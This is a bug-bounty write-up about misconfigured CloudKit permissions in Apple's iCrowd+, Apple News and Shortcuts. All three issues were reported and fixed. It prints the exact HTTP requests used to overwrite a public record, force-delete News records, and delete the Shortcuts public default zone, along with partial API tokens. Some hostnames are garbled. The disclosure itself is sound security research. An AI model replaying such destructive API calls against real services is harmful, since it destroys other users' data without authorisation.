

Hacking CloudKit - How I accidentally deleted your Apple Shortcuts



[Frans Rosén](#) / September 13, 2021

TL;DR. CloudKit, the data storage framework by Apple, has various access controls. These access controls could be misconfigured, even by Apple themselves, which affected Apple's own apps using CloudKit. This blog post explains in detail three bugs found in iCrowd+, Apple News and Apple Shortcuts with different criticality uncovered by Frans Rosen while hacking Cloudkit. All bugs were reported to and fixed by the Apple Security Bounty program.

Intro

Ever since the fantastic [“We Hacked Apple for 3 Month” article by Ziot, Sam, Ben, Samuel and Tanner](#), I wanted to approach Apple myself, looking for bugs with my own mindset. The article they wrote is still one of the best inspirational posts I've ever read and it's still a post I regularly go back to for more info. In the middle of February this year I had the ability to spend some time and I decided to go all in on hunting bugs on Apple.

If you've been in and out of bug hunting you might recognize the same kind of feeling I had. I felt that I sucked, that I could not find anything interesting. Ben and the team had already found all the bugs, right?

It took me three days, three days of fighting the imposter syndrome, feeling worthless and almost stressed by not getting anywhere. I was intercepting requests all over the place, modifying things cluelessly and expecting miracles. Miracles don't work that way.

On the third day, I started to connect the dots, realized how certain assets connected to other assets, and started to understand more how things worked. This is when some of the first bugs popped up, finally restoring my self-esteem a bit, making me more relaxed and focused going forward.

I dug up an old jailbroken iPad I had, which allowed me to proxy all content through my laptop. I downloaded all Apple owned apps and started looking at the traffic.

What is CloudKit?

Quite early on I noticed that a lot of Apple's own apps used a technology called CloudKit and you could say it is Apple's equivalent to Google's Firebase. It has a database storage that is possible to authenticate to and directly fetch and save records from the client itself.

I started reading [the CloudKit documentation](#) and used the [CloudKit Catalog tool](#) and created my own container to play around with it.

Before getting into the hacking of Cloudkit, here's a short description of the structure of CloudKit, this is the 30 second explanation:

1. You create a container with a name. Suggested format is reversed domain structure, like `com.apple.xxx`. All containers you create yourself will begin with `iCloud`.
2. Inside the container you have two environments, Development and Production.
3. Inside the environments you have three different scopes, Private, Shared and Public. Private is only accessible by your own user. Shared is used for

data being shared between users and Public is accessible by anyone, some parts with a public API-token, and some with authentication (with some exceptions, I'll get to that below).

4. Inside each scope, you have different zones you can create. Default zone is called `_defaultZone`.
5. Inside each zone, you have different record types that you can create yourself.
6. Each record type can contain different record fields, these fields can save different types of data, like INT, BOOLEAN, TEXT, BINARY etc.
7. Inside each zone you also have records. Each record is always connected to a record type.

There are even more features to it of course, for example the ability to create indexes and security roles with permissions.

For Private and Shared scopes, you always need to authenticate as yourself. For the Public scope, you can have the ability to both read and write to the scope without personal authentication. You can enable public tokens that give you access to the public scope, but with the combination of authenticating as your own user gives access to the Private and Shared scopes.

It was quite complex to understand all different authentication flows, and security roles, and this made me curious. Could it be that this was not only complex for me to understand, but also for teams using it internally at Apple? I started investigating where it was being used and for what.

Reconnaissance

To be able to understand where the CloudKit service was used by Apple themselves, I started to see in what ways all different apps connected to it. By just proxying everything from the iPad, the browser and using all apps, I could gather a bunch of requests and responses. After looking it through I noticed that Apple used different ways to connect to CloudKit.

The iCloud assets, like Notes and Photos on www.icloud.com used one API:

```
POST /database/1/com.apple.notes/production/public/records/resolve?...
Host: p55 ckdatabasews icloud com
```

and the developer portal at icloud.developer.apple.com had a different API:

```
POST /r/v4/user/iCloud.com.mycontainer.test/Production/public/records/query?tea
m_id=9DCADD8E3F HTTP/1.1
Host: p25 ckdatabasews icloud apple.com
```

A lot of iOS-apps used a third API at gateway.icloud.com. This API used headers to specify what container was being used. These requests were almost always using [protobuf](#):

```
POST /ckdatabase/api/client/record/save HTTP/1.1
Host: gateway icloud com 443
X-CloudKit-ContainerId: com.apple.siri.data
Accept: application/x-protobuf
Content-Type: application/x-protobuf; desc="https://p33-ckdatabase.icloud.com:4
43/static/protobuf/CloudDB/CloudDBClient.desc"; messageType=RequestOperation; d
elimited true
```

if you used the [CloudKit Catalog](#) to test CloudKit API, it would instead use api.apple-cloudkit.com:

```
POST /database/1/iCloud.com.example.CloudKitCatalog/production/public/records q
uery?...
Host: api apple cloudkit com
```

For CloudKit Catalog you needed an API-token for getting access to the public scope. When I tried connecting to the CloudKit containers I saw while intercepting the iOS-apps, I failed due to the lack of the API-token needed to complete the authentication flow.

iCrowd+

When testing all the apps and subdomains of Apple, one website, made by Apple, was actually utilizing the api.apple-cloudkit.com with an API-token provided.

Going to <https://public.icrowd.apple.com/> I could see the containers being used in the Javascript-file:

```
containers: [{
  containerIdentifier:"iCloud.com.apple.phonemo",
  apiTokenAuth: {
    apiToken:"f260733f..."
  },
  environment:"production"
}, {
  containerIdentifier:"iCloud.com.apple.icrowd",
  apiTokenAuth: {
    apiToken:"b90c3b24..."
  },
  environment:"production"
}]
```

It then made a request to fetch the current version of the iCrowd+ application, to show the version on the start page:

Download iCrowd+ client on iOS and start improving Siri today!

[Install v2.16.3 for iOS](#)

Compatible with iPhone and iPad running iOS 11 or later*

I could also see in the requests made by the websites that it was querying the records of the database, and that the record type was called **Updates**:

```
"records" : [ {
  "recordName" : "FD935FB2-A401-6F05-E9D8-631BBC2A68A1",
  "recordType" : "Updates",
  "fields" : {
    "name" : {
```

```

        "value" : "iCrowd",
        "type" : "STRING"
    },
    "description" : {
        "value" : "Updated to support iOS 14 and Personalized Hey Siri project.",
        "type" : "STRING"
    },
    "version" : {
        "value" : "2.16.3",
        "type" : "STRING"
    },
    "required" : {
        "value" : 1,
        "type" : "INT64"
    }
},

```

Since I had the token, I could use the CloudKit Catalog to connect to the Container:

<https://cdn.apple-cloudkit.com/cloudkit-catalog/?container=iCloud.com.apple.phonemo&environment=production&apiToken=f260733f...#authentication>

Looking at the records of the Public scope, I could see the data the website was fetching to use the `version`-data for the button:

Result

Matching records:

recordName	description	version	required	name
7b82157d-13b5-4794-871d-30f99aa2fa1a	We added dark mode and macOS support, plus numerous bug fixes and performance enhancements.	2.15.5	0	Phonemo
FD935FB2-A401-6F05-E9D8-631BBC2A68A1	Updated to support iOS 14 and Personalized Hey Siri project.	2.16.3	1	iCrowd

I then tried to add my own record to the same zone:

databaseScope: PUBLIC

recordName: fransrosen

recordChangeTag: Change tag

recordType: Updates

zoneName: _defaultZone

parent: Parent record name

fields: String ▾ list [Add field...](#)

version	fransrosen was here	×
name	iCrowd	×

Create short GUID ☐

Which gave me a response:

Record:

created	userRecordName: _bf8083aae62832bb68d011a45922e1f1 timestamp: 17/02/2021, 10:11:48 deviceId: 2
modified	userRecordName: _bf8083aae62832bb68d011a45922e1f1 timestamp: 17/02/2021, 10:11:48 deviceId: 2
recordName	fransrosen
recordType	Updates
pluginFields	
recordChangeTag	kl97uyzh
deleted	false
name	iCrowd
version	fransrosen was here

When I now accessed the same website again at:

<https://public.icrowd.apple.com/> , this is what I saw:

Welcome to iCrowd+

Download iCrowd+ client on iOS and start improving Siri today!


Install v fransrosen was here for iOS


Compatible with iPhone and iPad running iOS 11 or later*

* on iPadOS, visit this page as Mobile Website

I then realized that I could modify the data of the website, made a report to Apple on the 17th of February and deleted my record quickly again.

Here's a video showing the proof of concept I sent:





I now realized that there might be other bugs related to permissions and that the public scope was the most interesting one, since it was shared among all users. I continued the process of finding where CloudKit databases were being utilized.

Apple's response

Apple responded and fixed the issue on the 25th of February by completely removing the usage of CloudKit from the website at <https://public.icrowd.apple.com/>.

Apple News



Apple News was not really accessible from Sweden, so I created a new Apple ID based in the United States to be able to use it. As soon as I got in, I noticed that all news was served using CloudKit, and all articles were served from the public scope. That made sense, since news content was the same for all users. I could also see that the Stock app on iOS also fetched from the same container:

```
GET /ckdatabase/stocks/topstories/WHT4Rx3... HTTP/1.1
Host: gateway.icloud.com 443
X-CloudKit-ContainerId: com.apple.news public
X-CloudKit-DatabaseScope: Public
X-CloudKit-BundleId: com.apple.stocks
User-Agent: AppleNews/679 Version/3.1
X-MME-Client-Info: <iPad5,4> <iPhone OS,14.2;18B92> <com.apple.newscore,6.1 (com.apple.stocks/3.1)>
```

Using the CloudKit API through gateway.icloud.com was tricky though. All communication was made through protobuf. There is an awesome project

called [InflatableDonkey](#) that tries to reverse engineer the iCloud backup process from iOS 9. Since that project was only focusing on fetching data, a lot of methods in the Protobuf was not fully reversed, so I had to bruteforce a bit to try to find the methods needed also for modifications, and since Protobuf is binary, I didn't really need the proper names, since each property in the protobuf is enumerable due to how the format is designed:

```
case 212:
return RequestOperation.newBuilder().
    setRequest(CKProto.operation(Operation.Type.forNumber(op))).
    setXxx212(
        RecordRetrieveRequest.newBuilder()
            .setRecordIdentifier(CKProto.recordIdentifier(zone, recordName, cloudKitUserId))
            .build()
    ).build();
//case 213: return RequestOperation.newBuilder().setRequest(CKProto.operation(Operation.Type.fo
case 213: return RequestOperation.newBuilder().
    setRequest(CKProto.operation(Operation.Type.forNumber(op))).
    setXxx213(
        RecordRetrieveRequest.newBuilder()
            .setRecordIdentifier(CKProto.recordIdentifier(zone, recordName, cloudKitUserId))
            .build()
    ).build();
case 230: return RequestOperation.newBuilder().setRequest(CKProto.operation(Operation.Type.fo
case 240: return RequestOperation.newBuilder().setRequest(CKProto.operation(Operation.Type.fo
case 241: return RequestOperation.newBuilder().setRequest(CKProto.operation(Operation.Type.fo
case 242: return RequestOperation.newBuilder().setRequest(CKProto.operation(Operation.Type.fo
case 243: return RequestOperation.newBuilder().setRequest(CKProto.operation(Operation.Type.fo
case 259: return RequestOperation.newBuilder().setRequest(CKProto.operation(Operation.Type.fo
case 300: return RequestOperation.newBuilder().setRequest(CKProto.operation(Operation.Type.fo
case 301: return RequestOperation.newBuilder().setRequest(CKProto.operation(Operation.Type.fo
case 302: return RequestOperation.newBuilder().setRequest(CKProto.operation(Operation.Type.fo
```

```
165     optional Code code = 1;
166     optional Error error = 2;
167 }
168
169     optional uint32 operationCost = 1;
170     optional Operation response = 2;
171     optional Result result = 3;
172     optional ZoneRetrieveResponse zoneRetrieveResponse = 201;
173     optional RecordRetrieveResponse recordRetrieveResponse = 211;
174     optional QueryRetrieveResponse queryRetrieveResponse = 220;
175 }
```

I spent way too much time on this, almost two days straight, but as soon as I found methods I could use, modification of records in the Public scope still needed authorization for my user, and I was never able to figure out how to generate a `X-CloudKit-AuthToken` for the proper scope, since I was mainly interested in the Private scope.

But remember that I mentioned different APIs talked with CloudKit differently?

I logged in to www.icloud.com and went to the Notes-app, which talked with CloudKit using p55-ckdatabasesews.icloud.com:

```
POST /database/1/com.apple.notes/production/private/records/query?clientBuildNumber=2104Project55&clientMasteringNumber=2104B31 HTTP/1.1
Host: p55.ckdatabaseswz.icloud.com
```

I then changed the container from `com.apple.notes` to `com.apple.news.public` with the `public` scope instead. I also extracted one of the articles I could see using the app in the protobuf communication to gateway.icloud.com:

```
POST /database/1/com.apple.news/public/production/public/records/lookup?clientBuildNumber=2102Hotfix38&clientMasteringNumber=2102Hotfix38 HTTP/1.1
Host: p55.ckdatabaseswz.icloud.com
Cookie: X-APPLE-WEB-ID=...
```

```
{
  "records": {
    "recordName": "A-0QYAc0bS_W_21xWarFxFQ"
  },
  "zoneID": {
    "zoneName": "_defaultZone"
  }
}
```

And the response was:

```
{
  "records" : [ {
    "recordName" : "A-0QYAc0bS_W_21xWarFxFQ",
    "recordType" : "Article",
    "fields" : {
      "iAdKeywords" : {
        "value" : [ "TGiSF6ByLEeqXjy5yj0iBJQ", "TGiSr-hyLEeqXjy5yj0iBJQ", "TdNFQ6jKmRsSURg96xf4XiW" ],
        "type" : "STRING_LIST"
      },
      "topicFlags_143455" : {
        "value" : [ 12, 0 ],
        "type" : "INT64_LIST"
      }
    }
  },
  ...
}
```

I also verified that stock-data was present:

```
{
  "records": {
    "recordName": "S-AAPL"
  },
  "zoneID": {
    "zoneName": "_defaultZone"
  }
}
```

this gave me:

```
{
  "records" : [ {
    "recordName" : "S-AAPL",
    "recordType" : "Stock",
    "fields" : {
      "stockEntityID" : {
        "value" : "EKaaFEbKHS32-pJMZGHyfNw",
        "type" : "STRING"
      },
      "symbol" : {
        "value" : "AAPL",
        "type" : "STRING"
      },
      "feedConfiguration_143441" : {
        "value" : "{\\"feedID\\" : \\"EKaaFEbKHS32-pJMZGHyfNw$en-US\\"}",
        "type" : "STRING"
      }
    }
  }
]
```

Success! I now knew that I could talk with the `com.apple.news.public` - container using the authenticated API on p55-ckdatabasesews.icloud.com.

I had a different Apple ID set up as a News Publisher, so I could create article drafts and create a published channel to the Apple News app. I created a channel and an article and started testing calls to them. Since the Apple ID I used for making requests to the API, I knew that if I could make modifications to the content, I could modify any article or stock data.

The Channel-ID I had was `TtVkjIR3aTPKrWAYkey3ANA`. Making a lookup query:

```
POST /database/1/com.apple.news public production/public/records/lookup clientB
uildNumber=2102Hotfix38&clientMasteringNumber=2102Hotfix38 HTTP/1.1
Host: p55 ckdatabasews icloud.com
Cookie: X-APPLE-WEB-ID=...
```

showed me my test channel:

```
{
  "records" : [ {
    "recordName" : "TtVkjIR3aTPKrWAYkey3ANA",
    "recordType" : "Tag",
    "fields" : {
      "relatedTopicTagIDsForOnboarding_143455" : {
        "value" : [ ],
        "type" : "STRING_LIST"
      },
      "defaultSectionTagID" : {
        "value" : "T18PTnZkqQ0qgW33zGzxs8w",
        "type" : "STRING"
      },
      ...
      "name" : {
        "value" : "moa oma",
        "type" : "STRING"
      },
    },
  },
]
```

With my iPad, I also verified by going to

<https://apple.news/TtVkjIR3aTPKrWAYkey3ANA> I could see my channel in the Apple News app.

I then tried all the methods that was possible against records using `records/modify`, based on the [CloudKit documentation](#): `create`, `update`, `forceUpdate`, `replace`, `forceReplace`, `delete` and `forceDelete`.

On all methods, the response looked like this:

```
{
  "records" : [ {
    "recordName" : "TtVkjIR3aTPKrWAYkey3ANA",
    "reason" : "Operation not permitted",
  },
]
```

```
    "serverErrorCode" : "ACCESS_DENIED"  
  } ]  
}
```


But, on `forceDelete`:


```
POST /database/1/com.apple.news/public/production/public/records/modify?clientB  
uildNumber=2102Hotfix38;clientMasteringNumber=2102Hotfix38 HTTP/1.1  
Host: p55.ckdatabasesw.icloud.com  
Cookie: ...  
  
{  
  "numbersAsStrings": true,  
  "operations": [  
    {  
      "record": {  
        "recordType": "Article",  
        "recordChangeTag": "ok",  
        "recordName": "TtVkjIR3aTPKrWAYkey3ANA"  
      },  
      "operationType": "forceDelete"  
    }  
  ],  
  "zoneID": {  
    "zoneName": "_defaultZone"  
  }  
}
```

The response said:

```
{  
  "records" : [ {  
    "recordName" : "TtVkjIR3aTPKrWAYkey3ANA",  
    "deleted" : true  
  } ]  
}
```

I reloaded the channel in Apple News:





Feed Unavailable
There may be a problem with the server or network.
Please try again later.

This confirmed to me that I could delete any channel or article, including stock entries, in the container `com.apple.news.public` being used for the Stock and Apple News iOS-apps. This worked due to the fact that I could make authenticated calls to CloudKit from the API being used for the Notes-app on www.icloud.com and due to a misconfiguration of the records added in the `com.apple.news.public`-container.

I made a proof of concept to Apple and sent it as a different report on the 17th of March.

Apple's response

Apple replied with a fix in place on the 19th of March by modifying the permissions of the records added to `com.apple.news.public`, where even the `forceDelete`-call would respond with:

```
{
  "records" : [ {
    "recordName" : "TtVkjIR3aTPKrWAYkey3ANA",
    "reason" : "delete operation not allowed",
    "serverErrorCode" : "ACCESS_DENIED"
  } ]
}
```

I also notified Apple about more of their own containers still having the

ability to delete content from, however, it wasn't clear if those containers were actually using the Public scope at all.

Shortcuts



Another app that was using the Public scope of CloudKit was Shortcuts. With Apple Shortcuts you can create logical flows that can be launched automatically or manually which then triggers different actions across your apps on iOS-devices. These shortcuts can be shared with other people using iCloud-links which creates an ecosystem around them. There are websites dedicated to recommending and sharing these Shortcuts through iCloud-links.


As mentioned above, there is a Shared scope in a CloudKit container. When you decide to share anything private, this scope is often used. You would get something called a Short GUID, that looks something like

0H1FzBMaF1yAC7qe8B20I0Cxx and it would be possible to access using [https://www.icloud.com/share/\[shortGUID\]](https://www.icloud.com/share/[shortGUID]) .

However, Apple Shortcuts links works a bit differently. When you share a shortcut, a record with the record type `SharedShortcut` will be created in the Public scope. The Record name being used will then be formed as a GUID: EA15DF64-62FD-4733-A115-452A6D1D6AAF , the record name will then be formatted to a lowercase string without hyphens and end up as:

<https://www.icloud.com/shortcuts/ea15df6462fd4733a115452a6d1d6aaf>

which will be the URL you would share publicly.



Get Shortcut


Accessing this URL would then make a call to:


<https://www.icloud.com/shortcuts/api/records/ea15df6462fd4733a115452a6d1d6aaf>

which would return the data from CloudKit:

```
{
  "recordType": "SharedShortcut",
  "created": {
    "userRecordName": "_264f90fe4d6310292cb22dad934baed0",
    "deviceId": "9AB...",
    "timestamp": 1540330094701
  },
  "recordChangeTag": "jnm8rnmw",
  "pluginFields": {},
  "deleted": false,
  "recordName": "EA15DF64-62FD-4733-A115-452A6D1D6AAF",
  "modified": {
    "userRecordName": "_264f90fe4d6310292cb22dad934baed0",
    "deviceId": "9AB...",
    "timestamp": 1540330094701
  },
  "fields": {
    "icon_glyph": {
      "type": "NUMBER_INT64",
      "value": 59412
    },
    "icon": {
      "type": "ASSETID",
      "value": {
        "downloadURL": "..."
```

This made me excited since I could already see a few attack scenarios. If I could modify other users' shortcuts, that would be really bad. Also the same kind of issue as on Apple News, being able to delete someone else's shortcut, would also not be great. The Public scope also contained the Shortcuts Gallery that was showing up in the app itself:





So if that content could be modified that would be quite critical.

The Shortcuts app itself used the protobuf API at gateway.icloud.com:

```
POST /ckdatabase/api/client/record/save HTTP/1.1
Host: gateway.icloud.com
X-CloudKit-ContainerId: com.apple.shortcuts
X-CloudKit-BundleId: com.apple.shortcuts
X-CloudKit-DatabaseScope: Public
Content-Type: application/x-protobuf; desc="https://p33-ckdatabase.icloud.com:443/static/protobuf/CloudDB/CloudDBClient.desc"; messageType=RequestOperation; delimited true
User-Agent: CloudKit/962 (18B92)
X-CloudKit-AuthToken: [MY-TOKEN]
```

Since I had spent so much time modifying InflatableDonkey to try all methods, I could now also use the `X-CloudKit-AuthToken` from my interception to try to make authorized calls to modify records to the Public scope. However, all the methods that actually did modifications gave me permission errors:

```
"CREATE operation not permitted*    ck1w5bmtg"
```

This made me realize that through the API at gateway.icloud.com, my

X-CloudKit-AuthToken did not allow me to modify any records in the Public scope.

I spent almost 5-6 hours trying to identify if there were any methods I did not get permission errors on but without any luck.

Since I had already reported the bugs with Apple News, and Apple had already fixed those issues, when I tried the same API connection method I initially took from Notes on www.icloud.com:

```
POST /database/1/com.apple.shortcuts/production public records HTTP/1.1
Host: p55 ckdatabasews icloud com
```

that also failed, the container `com.apple.shortcuts` was not accessible with the authentication being used from www.icloud.com.

But remember that I mentioned different APIs talked with CloudKit differently?

I went to icloud.developer.apple.com and connected to my own container, took one of the requests and modified the container to `com.apple.shortcuts`:

```
POST /r/v4/user/com.apple.shortcuts/Production public records modify?team_id=9DCADD8E3F
Host: p25 ckdatabasews icloud apple.com
```

This worked! I could verify this by using the `records/lookup` and use one of the UUIDs in the protobuf content to one of the gallery banners from the iOS-app:

```
POST /r/v4/user/com.apple.shortcuts/Production public records lookup?team_id=9DCADD8E3F HTTP/1.1
Host: p25 ckdatabasews icloud apple.com
Cookie: [MY COOKIES]

{
```

```

"records": [
  {
    "recordName": "C377CA6A-07D3-4A8A-A85E-3ED27EE9592E"
  }
],
"numbersAsStrings": true,
"zoneID": {
  "zoneName": "_defaultZone"
}
}

```


This gave me:

```

{
  "records" : [ {
    "recordName" : "C377CA6A-07D3-4A8A-A85E-3ED27EE9592E",
    "recordType" : "GalleryBanner",
    "fields" : {
      "iphone3xImage" : {
        "value" : {
          ...

```

Perfect! This was now my way to talk with the Shortcuts database, the CloudKit connection from the Developer portal for CloudKit allowed me to properly authenticate to the `com.apple.shortcuts`-container. I could now start checking the permissions for the public records. The simplest way to do this was to add a Burp replace rule to replace my own container in any request data, `iCloud.com.mycontainer.test`, with the Shortcuts container `com.apple.shortcuts`:



When writing stories of how bugs were found, it's extremely hard to communicate how much time things take, how many attempts were needed to figure things out. And often, the explanation on what actually worked

seems really obvious when presented afterwards.

I started going through the endpoints from the CloudKit documentation as well as clicking around in the UX from the CloudKit Developer portal.

Records in the public scope were not possible to modify or delete. Some of the record types I found in the public scope were indexable, which allowed you to query for them as lists, however, this was all public info anyway.

For example, you could use `records/query` to get all gallery banners:


```
{
  "query": {
    "recordType": "GalleryBanner",
    "sortBy": []
  },
  "zoneID": {
    "zoneName": "_defaultZone"
  }
}
```


But that was not an issue, since they were already listed in the app.

I looked into subscriptions, which did not really work as expected in the public scope. I looked at the sharing options, but since shortcuts did not use Short GUID sharing, that was not really interesting either.

(Z)one more thing...

Zones were the last thing I tested. As I mentioned earlier, each scope has zones, and the default zone is called `_defaultZone`. What is interesting with the Public scope, is that the UX of the CloudKit Developer portal actually tells you that it doesn't support adding new zones to the Public scope:





However, if I made the call to `com.apple.shortcuts` to list all zones, I could see that they had indeed more zones in the Public scope than just the default one:

Name	Owner recordName	Cl
_defaultZone	_2e805b8b91170872bafa769f...	—
metadata_zone	_2e805b8b91170872bafa769f...	—

I could also add new zones:

```
POST /r/v4/user/com.apple.shortcuts/Production/public/zones/modify?team_id=9DCA
DDBE3F HTTP/1.1
Host: p25-ckdatabasesws.icloud.apple.com

{
  "operations": [
    {
      "purge": true,
      "zone": {
        "atomic": true,
        "zoneID": {
          "zoneName": "test"
        }
      },
      "operationType": "create"
    }
  ]
}
```

which responded with:

```
{
  "zones": [
    {
      "syncToken": "AQAAAAAAAAABF////////+AfEbbUd5SC7kEWsQavq+k",
      "atomic": true,
    }
  ]
}
```

```

    "zoneID": {
      "zoneType": "REGULAR_CUSTOM_ZONE",
      "zoneName": "test",
      "ownerRecordName": "_e059f5dc..."
    }
  ]
}

```

but I could not see anything bad with it. I could delete my own zones, but that was about it. Those zones would never be used or interacted with by anyone else.

The documentation for zones was limited:

Zone Operation Dictionary

The dictionary keys for an operation are:

Key	Description
operationType	The type of operation. Possible values are either create or delete. This key is required.

There were no other calls than `create` or `delete`. I could create a zone, but was there really any impact to this? I wasn't sure.

I signed in to the CloudKit Developer portal with my second Apple ID. I then tried to do the same calls to my first user's container.

```

{
  "zones" : [ {
    "zoneID" : {
      "zoneName" : "_defaultZone",
      "zoneType" : "DEFAULT_ZONE"
    },
    "reason" : "Cannot delete all records from public default zone",
    "serverErrorCode" : "BAD_REQUEST"
  } ]
}

```

So deletion failed if I tried with a different user to my own container, as expected. It wasn't possible to delete any container's default zone.

Could I do a delete call without actually deleting it, but confirming it in any other way? I did not see a way to do that. My assumption was that a deletion attempt would result in the error above.

I decided to try deleting the `metadata_zone`:

```
{
  "operations": [
    {
      "purge": true,
      "zone": {
        "atomic": true,
        "zoneID": {
          "zoneType": "REGULAR_CUSTOM_ZONE",
          "zoneName": "metadata_zone"
        }
      },
      "operationType": "delete"
    }
  ]
}
```

It replied with an error:

```
{
  "zones": [ {
    "zoneID": {
      "zoneName": "metadata_zone",
      "ownerRecordName": "_2e80...",
      "zoneType": "REGULAR_CUSTOM_ZONE"
    },
    "reason": "User updates to system zones are not allowed",
    "serverErrorCode": "NOT_SUPPORTED_BY_ZONE"
  } ]
}
```

This made me sure that the creation of zones wasn't really an issue. The delete call did not work on existing ones, and there was no impact on being able to create new ones. I also tried the delete call to `_defaultZone` since I was sure that the error I would see would be the one above:

Cannot delete all records from public default zone.

At 23 Mar 2021 20:35:46 GMT I made the following call:

```
POST /r/v4/user/com.apple.shortcuts/Production/public/zones/modify?team_id=9DCA
DDBE3F HTTP/1.1
Host: p25-ckdatabasesws.icloud.apple.com

{
  "operations": [
    {
      "purge": true,
      "zone": {
        "atomic": true,
        "zoneID": {
          "zoneName": "_defaultZone"
        }
      },
      "operationType": "delete"
    }
  ]
}
```

it responded with:

```
{
  "zones" : [ {
    "zoneID" : {
      "zoneName" : "_defaultZone",
      "zoneType" : "DEFAULT_ZONE"
    },
    "deleted" : true
  } ]
}
```

Shit.

I did a `zones/list` again:

```
{
  "zones" : [ {
    "zoneID" : {
      "zoneName" : "_defaultZone",
```




```

    "ownerRecordName" : "_2e805...",
    "zoneType" : "DEFAULT_ZONE"
  },
  "atomic" : true
}, {
  "zoneID" : {
    "zoneName" : "metadata_zone",
    "ownerRecordName" : "_2e805...",
    "zoneType" : "REGULAR_CUSTOM_ZONE"
  },
  "atomic" : true
} ]
}

